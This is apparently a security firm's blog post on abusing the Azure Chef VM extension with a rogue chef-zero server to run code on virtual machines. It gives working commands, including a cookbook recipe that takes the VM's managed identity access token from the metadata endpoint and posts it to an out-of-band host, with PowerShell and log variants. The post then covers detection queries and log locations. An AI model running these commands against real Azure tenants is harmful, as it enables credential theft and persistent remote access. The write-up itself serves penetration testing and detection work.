Azure VM Command Execution using Third-Party Extensions – Chef
Background
In our previous blogs, we have covered different methods of executing code on Azure Virtual machines such as through Custom Script Extensions, Desired State Configurations and more recently, 7 Ways to Execute Command on Azure Virtual Machines & Virtual Machine Scale Sets. This blog is an extension of those, focussing on abusing legitimate third-party extensions to achieve code execution using a method that is more likely to be undetected.
What are third-party extensions?
In general, extensions are small applications or scripts that provide post-deployment configuration and automation on Azure Virtual Machines. As mentioned above, Microsoft enables administrators to deploy custom Bash or PowerShell scripts to Virtual Machines through the built-in “Custom Script Extension”. Third-party extensions are no different, they are just created and published by external vendors. An attacker with Microsoft.Compute/virtualMachines/extensions/write could deploy these legitimate extensions, which may blend in with regular administrative activities, and configure them in a way to achieve arbitrary code execution on the devices and maintain remote access for extended periods of time.
There are two main third-party extensions that we will cover across two separate blog posts:
- Chef
https://learn.microsoft.com/en-us/azure/virtual-machines/extensions/chef
- Salt Minion
https://learn.microsoft.com/en-us/azure/virtual-machines/extensions/salt-minion
Will be covered in part 2

Note that both of these extensions are published through the Azure marketplace.
Rogue Chef server attack
Chef is a configuration management tool that automates the installation, registration, and initial configuration of the Chef client on Azure virtual machines. It is available on the Azure marketplace and once installed allows administrators to connect their servers to their Chef server where they can then deploy configuration policies to manage various aspects of the device. It’s important to know that in order for this attack to work, Chef server must be publicly available on the internet, to at least your target machine.
Glossary
Before we continue there is some terminology to define that will help better understand what we are doing:
- Chef Infra Server (Chef Server)
The central hub and authoritative “source of truth” in the Chef IT automation and configuration management ecosystem. It stores configuration policies, “cookbooks”, node metadata, managing secure communication between workstations and the servers or virtual machines you manage - Chef Infra Client
The agent software running on every managed Node. It continuously pulls instructions from the Chef Server, assesses the node’s current state, and makes necessary updates - Cookbook
The base unit of organization in Chef. It packages together multiple related Recipes, templates, attributes, and metadata for easy sharing and reuse
- Resource
The fundamental unit of configuration (e.g., declaring that a specific file must exist or a service must be running) - Recipe
Written in Ruby, a recipe is a collection of Resources that describes the desired state for a specific part of your system - Knife
A command-line tool used from your workstation to upload cookbooks and manage the Chef Server - Node
Any individual server, virtual machine, cloud instance, or device being managed by Chef
Overview
The general outline for this attack is as follows

Step 1 – Stand up a rogue Chef Server
Generally, Chef is a licensed product, which makes it slightly more difficult for an attacker to conduct this attack, but there are a few methods to achieve our objectives still:
- Use the free trial for the hosted cloud server – Sign up here
- Get a trial license and deploy Chef Server yourself – Navigate to the Chef downloads page and sign up to the “For Open Source Users”
- Use chef-zero – This is a stripped back, simple, in-memory Chef server that is designed to be used for quick testing or during development.
In this example we will be using chef-zero because it is the simplest of the three examples and the attack premise is identical.

Installing chef-zero
Simply, chef-zero can be installed as a Ruby Gem.
# Install on your attacking machine
gem install chef-zero
Once installed, it can be started with the following command.
# Start it listening on all interfaces
chef-zero --host 0.0.0.0 --port 443
Step 2 – Create a malicious cookbook

For this demonstration the cookbook will capture an access token of the Managed Identity attached to the VM and send it to an out-of-band interaction tool.
Firstly, on the attacking machine, we need to run the following commands to create the payload.
mkdir -p cookbooks/netspi/recipes

cat > cookbooks/netspi/recipes/default.rb << 'EOF'
execute 'payload' do
  command 'curl -s -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/" | curl -s -X POST -H "Content-Type: application/json" -d @- https://ptmhkh6nu50o5rtsgqkhbu908rei28qx.oastify.com'
  action :run
end
EOF
You might also need a metadata.rb file. Sometimes I have found when trying to upload it complains if it is not present.
cat > ./cookbooks/netspi/metadata.rb << 'EOF'
name             'netspi'
maintainer       'netspi'
maintainer_email 'netspi@example.com'
license          'all_rights_reserved'
description      'Test cookbook'
version          '0.0.0'
EOF
Upload it to your rogue server:
As mentioned earlier, chef-zero has no authentication or authorization, but it still requires a private key for message signing.
openssl genrsa -out ./dummy.pem 2048
Once generated the cookbook can be uploaded with knife, which needs to be installed first via the following command:
# Download the Debian/Ubuntu package from Chef's official releases
curl -L https://omnitruck.chef.io/install.sh | sudo bash -s -- -P chef-workstation
The script is a bash helper from Chef that determines what Chef workstation package your system needs depending on your OS and architecture.
https://omnitruck.chef.io/{channel}/{project}/metadata?v={version}&p={platform}&pv={platform_version}&m={machine}
The script generates a url with {parameters} like above, to get a package download link and install with the OS’s relevant package manager.
curl "https://omnitruck.chef.io/stable/chef-workstation/metadata?v=&p=debian&pv=13&m=x86_64"

sha1    f6bb5ee20d1de5a120bde6add0d4a22c7349fb23
sha256  605ed97f53353ac1fb77e89973761c1aad0a327e8399d7aad2cf1bb5ab334165
url     https://packages.chef.io/files/stable/chef-workstation/25.14.2/debian/11/chef-workstation_25.14.2-1_amd64.deb
version 25.14.2
Once chef-workstation is installed:
Use the knife command to upload the cookbook:
knife cookbook upload netspi \
  --server-url http://<your-ip>:443 \
  --key ./dummy.pem \
  --user admin \
  --cookbook-path ./cookbooks
and show to confirm the upload was successful:
knife cookbook show netspi \
  --server-url http://<your-ip>:443 \
  --key ./dummy.pem \
  --user admin
netspi   0.0.0
Alternatively knife raw can be used, with details on where the cookbook is hosted:
knife raw /cookbooks \
  --server-url http://<your-ip>:443 \
  --key dummy.pem \
  --user admin

  {
    "netspi": {
       "url": "http://<your-ip>:443/cookbooks/netspi",
       "versions": [{
          "url": "http://<your-ip>:443/cookbooks/netspi/0.0.0",
          "version": "0.0.0"
       }]
     }
   }
Step 3 – Execute the cookbook
Now we are ready to execute the cookbook on the device by creating the extension. It looks slightly different for Windows/ Linux, but I have provided both depending on the OS you are targeting. We need a dummy private key again to do this, but we can use the one created earlier and put it into a JSON object like so:
python3 -c "
import json
with open('dummy.pem') as f:
    key = f.read()
print(json.dumps({'validation_key': key}))
" > protected.json
Windows
az vm extension set \
  --resource-group <rg-name> \
  --vm-name <vm-name> \
  --name ChefClient \
  --publisher Chef.Bootstrap.WindowsAzure \
  --version 1210.13 \
  --settings '{
    "bootstrap_options": {
      "chef_server_url": "http://<your-ip>:443",
      "validation_client_name": "chef-validator"
    },
    "CHEF_LICENSE": "accept-no-persist",
    "runlist": "recipe[netspi::default]",
    "chef_node_name": "azvm"
  }' \
  --protected-settings protected.json
Linux
az vm extension set \
  --resource-group <your-rg> \
  --vm-name <your-vm> \
  --name LinuxChefClient \
  --publisher Chef.Bootstrap.WindowsAzure \
  --version 1210.13 \
  --settings '{
    "bootstrap_options": {
      "chef_server_url": "http://<your-ip>:443",
      "validation_client_name": "chef-validator"
    },
    "CHEF_LICENSE": "accept-no-persist",
    "runlist": "recipe[netspi::default]",
    "chef_node_name": "azvm"
  }' \
  --protected-settings protected.json
Step 4 – Check the extension status for confirmation
To confirm if the execution was successful you can go to the extensions tab on the VM resource in the portal, or by using the Az CLI
Windows
az vm extension show \
  --resource-group <rg-name> \
  --vm-name <vm-name> \
  --name ChefClient \
Linux
az vm extension show \
  --resource-group <rg-name> \
  --vm-name <vm-name> \
  --name LinuxChefClient \
This might take a few minutes to complete, but once done you can check it was successful by going back to Burp collaborator (or your specific tool for detecting out-of-band interactions) to see the request recieved and the access token captured.
Detection & Prevention Opportunities
As far as built in user roles go, the following have the Microsoft.Compute/virtualMachines/extensions/write permissions necessary to carry out this attack:
- Owner
- Contributor
- Log Analytics Contributor
- Virtual Machine Contributor
Less known or used roles with the ability to write extensions:
- Avere Contributor
- Azure Center for SAP solutions service role
- Defender Servers P1 & P2
- Defender SQL Servers On Machines
- Desktop Virtualization Virtual Machine Contributor
- Service Group Administrator
- Service Group Contributor
- VM Restore Operator
This highlights the importance of limiting role assignments where possible and not just focusing on the obvious privileged roles like Owner and User Access Administrator. This is especially true for sensitive assets. On client engagements it is common to see Domain Controllers deployed as Azure Virtual Machines. Any principal with one of the roles listed above or the ability to execute commands through other means on these systems is effectively a Domain Administrator.
The main way to detect this attack from purely an Azure logging perspective is monitoring the Activity Log for these actions:
Microsoft.ClassicCompute/virtualMachines/extensions/writeMicrosoft.Compute/virtualMachines/extensions/write
Azure Activity Log

The Azure activity log should act as your first layer of detection to identify if Chef has been installed on a device.
AzureActivity
| where OperationNameValue == "MICROSOFT.COMPUTE/VIRTUALMACHINES/EXTENSIONS/WRITE"
| extend PropertiesJson = parse_json(Properties)
| where PropertiesJson.resource has_any ("linuxchefclient","windowschefclient")
| project TimeGenerated, ActivityStatusValue, ActivitySubstatusValue, Caller, CallerIpAddress, ResourceGroup, Resource = tostring(PropertiesJson.resource), CorrelationId
Log Files
If you have access to the host, the following are key log sources to help provide additional context:
Linux Logs
/var/lib/waagent/Chef.Bootstrap.WindowsAzure.LinuxChefClient-<version>/status/0.status/var/log/azure/Chef.Bootstrap.WindowsAzure.LinuxChefClient/chef-client.log/var/log/waagent.log
Once you are aware that Chef has been installed on a Virtual Machine you can grab the IP address or FQDN of the Chef server URL. If you use Chef in your environment you can compare this with your list of known Chef servers. If there is not a match you know that this is likely a malicious Chef server.
cat /var/lib/waagent/Chef.Bootstrap.WindowsAzure.LinuxChefClient-1210.14.1.2/config/0.settings

{
  "runtimeSettings": [
    {
      "handlerSettings": {
        "publicSettings": {
          "bootstrap_options": {
            "chef_server_url": "http://13.60.214.35:443",
            "validation_client_name": "chef-validator"
          },
          "CHEF_LICENSE": "accept-no-persist",
          "runlist": "recipe[netspi::default]",
          "chef_node_name": "azvm"
        },
        "protectedSettings": "[...]",
        "protectedSettingsCertThumbprint": "[...]"
      }
    }
The Chef client log is also a good source of information as it provides details about what the cookbook did and whether it was successful or not.
cat /var/log/azure/Chef.Bootstrap.WindowsAzure.LinuxChefClient/chef-client.log

# Logfile created on 2026-07-01 15:26:31 +0000 by logger.rb/v1.5.3
[...]
Resolving cookbooks for run list: ["netspi::default"]
Synchronizing cookbooks:
  - netspi (0.1.0)
Installing cookbook gem dependencies:
Compiling cookbooks...
Recipe: netspi::default
  * execute[payload] action run
    - execute curl -s -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/" | curl -s -X POST -H "Content-Type: application/json" -d @- https://ptmhkh6nu50o5rtsgqkhbu908rei28qx.oastify.com
Windows Logs
If you have notice Chef installed on a Windows VM, the same log files are available, their locations have been listed below:
C:\Packages\Plugins\Chef.Bootstrap.WindowsAzure.ChefClient\<version>\Status\0.statusC:\WindowsAzure\Logs\Plugins\Chef.Bootstrap.WindowsAzure.ChefClient\<version>\chef-client.logC:\WindowsAzure\Logs\WaAppAgent.log
As seen above, it is possible to fetch the URL of the Chef server, on Windows, this is in a different location however.
PS > cat C:\chef\0.settings

{
  "runtimeSettings": [
    {
      "handlerSettings": {
        "protectedSettingsCertThumbprint": "E[...]",
        "protectedSettings": "MIII[...]",
        "publicSettings": {
          "bootstrap_options": {
            "chef_server_url": "x.x.x.x", <------
            "validation_client_name": "chef-validator"
          },
          "CHEF_LICENSE": "accept-no-persist",
          "runlist": "recipe[netspi::default]",
          "chef_node_name": "azvm"
        }
      }
    }
  ]
}
As with Linux, the chef-client log is a good source of information as it provides details about what the cookbook did and whether it was successful or not. This log file is also available on windows, as can be seen below:
PS > C:\WindowsAzure\Logs\Plugins\Chef.Bootstrap.WindowsAzure.ChefClient\1210.14.1.2\chef-client.log

Infra Phase starting
[2026-07-14T10:06:37+00:00] INFO: *** Chef Infra Client 18.11.11 ***
[...]
Resolving cookbooks for run list: ["netspi::default"]
[2026-07-14T10:06:46+00:00] INFO: Loading cookbooks [netspi@0.0.0]
Synchronizing cookbooks:
[2026-07-14T10:06:47+00:00] INFO: Storing updated cookbooks/netspi/metadata.rb in the cache.
[2026-07-14T10:06:47+00:00] INFO: Storing updated cookbooks/netspi/metadata.json in the cache.
[2026-07-14T10:06:47+00:00] INFO: Storing updated cookbooks/netspi/recipes/default.rb in the cache.
  - netspi (0.0.0)
Installing cookbook gem dependencies:
Compiling cookbooks...
Loading Chef InSpec profile files:
Loading Chef InSpec input files:
Loading Chef InSpec waiver files:
Converging 1 resources
Recipe: netspi::default
  * execute[payload] action run[2026-07-14T10:06:51+00:00] INFO: Processing execute[payload] action run (netspi::default line 1)

[2026-07-14T10:06:51+00:00] INFO: execute[payload] ran successfully
    execute 'powershell.exe /c $raw = (Invoke-WebRequest -Uri "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/" -Headers @{Metadata="true"}).Content
Invoke-RestMethod -Uri "https://ptmhkh6nu50o5rtsgqkhbu908rei28qx.oastify.com" -Method Post -ContentType "application/json" -Body $raw'
[2026-07-14T10:06:52+00:00] INFO: Chef Infra Client Run complete in 6.5609717 seconds
Conclusion
It’s important to note that VM extensions are an important part of administering and configuring Azure virtual machines. After reading this blog you should not aim to eliminate the use of extensions from your environment. Instead, it is important to know about the possible attack surface and the importance of building detection controls around sensitive actions and assets in your estate to help detect and prevent against abuse of legitimate services.
Interested in testing your Azure detective control capabilities?



Authors:

Explore More Blog Posts

Authorization Differential Testing in Salesforce
NetSPI Salesforce expert Aussan explores how holding identity steady across UI API, GraphQL, and custom @AuraEnabled Apex methods reveals hidden authorization gaps.

PHP2Shell Unauthenticated RCE on PHP: CVE-2026-109618 & CVE-2026-109619
The PHP project has disclosed two critical vulnerabilities, CVE-2026-109618 and CVE-2026-109619, affecting all PHP installations that serve web requests. Both vulnerabilities carry a CVSS 4.0 score of 9.2 (Critical).

Introducing the NetSPI Platform MCP
Discover how the new NetSPI Platform Model Context Protocol (MCP) integration gives you a live view of vulnerabilities in your environment and the speed of remediation needed to counter fast-paced attackers.